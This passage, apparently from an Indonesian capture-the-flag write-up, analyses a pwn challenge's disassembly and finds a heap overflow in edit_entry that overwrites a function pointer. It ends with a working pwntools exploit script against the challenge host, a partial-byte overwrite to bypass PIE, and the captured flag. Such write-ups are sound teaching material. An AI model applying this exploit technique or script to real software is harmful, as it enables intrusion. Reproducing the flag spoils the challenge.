0x0000000000001466 <+250>:   mov    rcx,rdx
0x0000000000001469 <+253>:   mov    rdx,rax
0x000000000000146c <+256>:   mov    esi,0x40
0x0000000000001471 <+261>:   mov    rdi,rcx
0x0000000000001474 <+264>:   call   0x10a0 <fgets@plt>
0x0000000000001479 <+269>:   mov    eax,DWORD PTR [rbp-0x14]
0x000000000000147c <+272>:   cdqe
0x000000000000147e <+274>:   lea    rdx,[rax*8+0x0]
0x0000000000001486 <+282>:   lea    rax,[rip+0x2bb3]        # 0x4040 <entries>
0x000000000000148d <+289>:   mov    rbx,QWORD PTR [rdx+rax*1]
0x0000000000001491 <+293>:   mov    eax,DWORD PTR [rbp-0x14]
0x0000000000001494 <+296>:   cdqe
0x0000000000001496 <+298>:   lea    rdx,[rax*8+0x0]
0x000000000000149e <+306>:   lea    rax,[rip+0x2b9b]        # 0x4040 <entries>
0x00000000000014a5 <+313>:   mov    rax,QWORD PTR [rdx+rax*1]
0x00000000000014a9 <+317>:   mov    rdx,rax
0x00000000000014ac <+320>:   lea    rax,[rip+0xcdc]        # 0x218f
0x00000000000014b3 <+327>:   mov    rsi,rax
0x00000000000014b6 <+330>:   mov    rdi,rdx
0x00000000000014b9 <+333>:   call   0x1080 <strcspn@plt>
0x00000000000014be <+338>:   mov    BYTE PTR [rbx+rax*1],0x0
0x00000000000014c2 <+342>:   lea    rax,[rip+0xcc8]        # 0x2191
0x00000000000014c9 <+349>:   mov    rdi,rax
0x00000000000014cc <+352>:   call   0x1050 <puts@plt>
0x00000000000014d1 <+357>:   mov    rbx,QWORD PTR [rbp-0x8]
```

jadi di function ini
Minta index (0-9)

1. Cek apakah entry di index tersebut kosong
2. Kalau kosong, malloc(0x48) → alokasi 72 bytes
3. Set function pointer di offset 0x40 ke entry_printer
4. Baca data pake fgets(buf, 0x40, stdin) → 64 bytes, aman


Lanjut lagi

```
Dump of assembler code for function read_entry:
   0x00000000000014d7 <+0>:     push   rbp
   0x00000000000014d8 <+1>:     mov    rbp,rsp
   0x00000000000014db <+4>:     sub    rsp,0x10
   0x00000000000014df <+8>:     lea    rax,[rip+0xcc7]        # 0x21ad
   0x00000000000014e6 <+15>:    mov    rdi,rax
   0x00000000000014e9 <+18>:    mov    eax,0x0
   0x00000000000014ee <+23>:    call   0x1070 <printf@plt>
   0x00000000000014f3 <+28>:    lea    rax,[rbp-0x4]
   0x00000000000014f7 <+32>:    mov    rsi,rax
   0x00000000000014fa <+35>:    lea    rax,[rip+0xc6c]        # 0x216d
   0x0000000000001501 <+42>:    mov    rdi,rax
   0x0000000000001504 <+45>:    mov    eax,0x0
   0x0000000000001509 <+50>:    call   0x10f0 <__isoc99_scanf@plt>
   0x000000000000150e <+55>:    mov    eax,DWORD PTR [rbp-0x4]
   0x0000000000001511 <+58>:    test   eax,eax
   0x0000000000001513 <+60>:    js     0x153a <read_entry+99>
   0x0000000000001515 <+62>:    mov    eax,DWORD PTR [rbp-0x4]
   0x0000000000001518 <+65>:    cmp    eax,0x9
   0x000000000000151b <+68>:    jg     0x153a <read_entry+99>
   0x000000000000151d <+70>:    mov    eax,DWORD PTR [rbp-0x4]
   0x0000000000001520 <+73>:    cdqe
   0x0000000000001522 <+75>:    lea    rdx,[rax*8+0x0]
   0x000000000000152a <+83>:    lea    rax,[rip+0x2b0f]        # 0x4040 <entries>
   0x0000000000001531 <+90>:    mov    rax,QWORD PTR [rdx+rax*1]
   0x0000000000001535 <+94>:    test   rax,rax
   0x0000000000001538 <+97>:    jne    0x154b <read_entry+116>
   0x000000000000153a <+99>:    lea    rax,[rip+0xc74]        # 0x21b5
   0x0000000000001541 <+106>:   mov    rdi,rax
   0x0000000000001544 <+109>:   call   0x1050 <puts@plt>
   0x0000000000001549 <+114>:   jmp    0x1585 <read_entry+174>
   0x000000000000154b <+116>:   mov    eax,DWORD PTR [rbp-0x4]
   0x000000000000154e <+119>:   cdqe
   0x0000000000001550 <+121>:   lea    rdx,[rax*8+0x0]
   0x0000000000001558 <+129>:   lea    rax,[rip+0x2ae1]        # 0x4040 <entries>
   0x000000000000155f <+136>:   mov    rax,QWORD PTR [rdx+rax*1]
   0x0000000000001563 <+140>:   mov    rax,QWORD PTR [rax+0x40]
   0x0000000000001567 <+144>:   mov    edx,DWORD PTR [rbp-0x4]
   0x000000000000156a <+147>:   movsxd rdx,edx
   0x000000000000156d <+150>:   lea    rcx,[rdx*8+0x0]
   0x0000000000001575 <+158>:   lea    rdx,[rip+0x2ac4]        # 0x4040 <entries>
   0x000000000000157c <+165>:   mov    rdx,QWORD PTR [rcx+rdx*1]
```

1. Minta index
2. Ambil entry di index tersebut
3. Ambil function pointer dari entry (entry->printer)
4. Panggil function pointer itu! → call rax

Wah ini menarik. Jadi kalau kita bisa overwrite function pointer-nya, kita bisa kontrol kemana program jump!

Lanjut lagi jujur udah pusing liat angka tapi semangat izin



```
0x0000000000001587 <+0>:     push   rbp
0x0000000000001588 <+1>:     mov    rbp,rsp
0x000000000000158b <+4>:     sub    rsp,0x10
0x000000000000158f <+8>:     lea    rax,[rip+0xc17]        # 0x21ad
0x0000000000001596 <+15>:    mov    rdi,rax
0x0000000000001599 <+18>:    mov    eax,0x0
0x000000000000159e <+23>:    call   0x1070 <printf@plt>
0x00000000000015a3 <+28>:    lea    rax,[rbp-0x4]
0x00000000000015a7 <+32>:    mov    rsi,rax
0x00000000000015aa <+35>:    lea    rax,[rip+0xbbc]        # 0x216d
0x00000000000015b1 <+42>:    mov    rdi,rax
0x00000000000015b4 <+45>:    mov    eax,0x0
0x00000000000015b9 <+50>:    call   0x10f0 <__isoc99_scanf@plt>
0x00000000000015be <+55>:    call   0x10b0 <getchar@plt>
0x00000000000015c3 <+60>:    mov    eax,DWORD PTR [rbp-0x4]
0x00000000000015c6 <+63>:    test   eax,eax
0x00000000000015c8 <+65>:    js     0x15ef <edit_entry+104>
0x00000000000015ca <+67>:    mov    eax,DWORD PTR [rbp-0x4]
0x00000000000015cd <+70>:    cmp    eax,0x9
0x00000000000015d0 <+73>:    jg     0x15ef <edit_entry+104>
0x00000000000015d2 <+75>:    mov    eax,DWORD PTR [rbp-0x4]
0x00000000000015d5 <+78>:    cdqe
0x00000000000015d7 <+80>:    lea    rdx,[rax*8+0x0]
0x00000000000015df <+88>:    lea    rax,[rip+0x2a5a]        # 0x4040 <entries>
0x00000000000015e6 <+95>:    mov    rax,QWORD PTR [rdx+rax*1]
0x00000000000015ea <+99>:    test   rax,rax
0x00000000000015ed <+102>:   jne    0x1600 <edit_entry+121>
0x00000000000015ef <+104>:   lea    rax,[rip+0xbbf]        # 0x21b5
0x00000000000015f6 <+111>:   mov    rdi,rax
0x00000000000015f9 <+114>:   call   0x1050 <puts@plt>
0x00000000000015fe <+119>:   jmp    0x164d <edit_entry+198>
0x0000000000001600 <+121>:   lea    rax,[rip+0xbbb]        # 0x21c2
0x0000000000001607 <+128>:   mov    rdi,rax
0x000000000000160a <+131>:   mov    eax,0x0
0x000000000000160f <+136>:   call   0x1070 <printf@plt>
0x0000000000001614 <+141>:   mov    eax,DWORD PTR [rbp-0x4]
0x0000000000001617 <+144>:   cdqe
0x0000000000001619 <+146>:   lea    rdx,[rax*8+0x0]
0x0000000000001621 <+154>:   lea    rax,[rip+0x2a18]        # 0x4040 <entries>
0x0000000000001628 <+161>:   mov    rax,QWORD PTR [rdx+rax*1]
0x000000000000162c <+165>:   mov    edx,0x60
0x0000000000001631 <+170>:   mov    rsi,rax
0x0000000000001634 <+173>:   mov    edi,0x0
0x0000000000001639 <+178>:   call   0x1090 <read@plt>
0x000000000000163e <+183>:   lea    rax,[rip+0xb8a]        # 0x21cf
0x0000000000001645 <+190>:   mov    rdi,rax
```

Ini function edit_entry

1. Minta index
2. Panggil read(0, entry->data, 0x60) → BACA 96 BYTES!
3. Padahal buffer data cuma 64 bytes!

Di write_entry, data dibaca dengan fgets(buf, 0x40, stdin) → 64 bytes (aman).
Tapi di edit_entry, data dibaca dengan read(0, buf, 0x60) → 96 bytes (OVERFLOW 32 bytes)!

Buffer cuma 64 bytes, tapi kita bisa nulis 96 bytes. Sisa 32 bytes bakal overwrite function pointer yang ada di offset 0x40!

jadi gini plannya
Bikin entry di index 0 → function pointer-nya akan diisi entry_printer

1. Edit entry di index 0 → kirim 64 bytes padding + overwrite function pointer ke get_secret
2. Read entry di index 0 → trigger function pointer call → profit!

Karena PIE enabled, address get_secret di-randomize setiap run. Base address selalu berakhiran ...000 (page-aligned).

- entry_printer ada di offset 0x1294 dari base
- get_secret ada di offset 0x1209 dari base

Berarti:

- Full address entry_printer = BASE + 0x1294
- Full address get_secret = BASE + 0x1209

Karena PIE page-aligned, low 12 bits (3 nibble terakhir) dari address itu fixed!

entry_printer: BASE + 0x1294 → ...?294

get_secret: BASE + 0x1209 → ...?209


Low byte:

- entry_printer: 0x94
- get_secret: 0x09


Kita gak perlu overwrite semua 8 bytes function pointer! Cukup overwrite 1 byte terakhir aja: 0x94 → 0x09.

Byte-byte di atasnya (yang depend on PIE base) tetap sama karena kita gak sentuh. Jadi exploit-nya 100% reliable tanpa brute force!

Kita verifikasi dulu di gdb break di edit_entry+178




Terus kalau udah hit breakpointnya kita cek memory



Perfect! Function pointer ada di 0x0000555555555294 (entry_printer). Kita cuma perlu overwrite byte terakhir 0x94 → 0x09 jadi 0x0000555555555209 (get_secret).


NICEEE TINGGAL BIKIN SCRIPT

```python
from pwn import *

context.binary = elf = ELF('./chall')
context.log_level = 'info'

def conn():
    if args.REMOTE:
        return remote(args.HOST, int(args.PORT))
    return process('./chall')

# Jalankan dengan: python3 exploit.py REMOTE HOST=chall-ctf.ara-its.id PORT=4141
p = remote('chall-ctf.ara-its.id', 4141)

# 1. Write Entry at index 0
p.sendlineafter(b'>', b'1')
p.sendlineafter(b':', b'0')
p.sendlineafter(b':', b'A' * 16)
log.info('Created entry 0')

# 2. Edit Entry at index 0
p.sendlineafter(b'>', b'3')
p.sendlineafter(b':', b'0')
p.recvuntil(b':')
sleep(0.1)

# 0x40 bytes padding + overwrite 1 low byte: 0x94 → 0x09
payload = b'B' * 0x40 + b'\x09'
p.send(payload)
log.info('Overwrote function pointer')

# 3. Read Entry → triggers get_secret
p.sendlineafter(b'>', b'2')
p.sendlineafter(b':', b'0')
log.success('Triggered get_secret!')

p.interactive()
```



YEYYY DAPETT FLAG : **ARA7{y3_5hungu4ng_buk4nkah_1ni_myy_ist3r1_gwehhh_4hh}**


Challenge ini ngajarin tentang heap buffer overflow dengan twist menarik: target overflow-nya bukan return address di stack, tapi function pointer di heap. BTW keren challengenya



